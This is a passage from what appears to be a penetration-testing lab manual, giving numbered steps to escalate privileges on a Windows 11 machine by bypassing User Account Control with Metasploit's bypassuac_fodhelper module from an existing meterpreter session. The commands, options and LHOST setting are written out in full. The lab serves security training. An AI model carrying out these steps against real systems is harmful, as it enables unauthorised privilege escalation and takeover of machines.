
24. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

25. Type **background** and press **Enter**, to background the current session.



26. Type **search bypassuac** and press **Enter**, to get the list of bypassuac modules.


> Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.



27. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

28. Type **set session 1** and press **Enter**.

29. Type **show options** in the meterpreter console and press **Enter**.



30. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

31. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

32. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.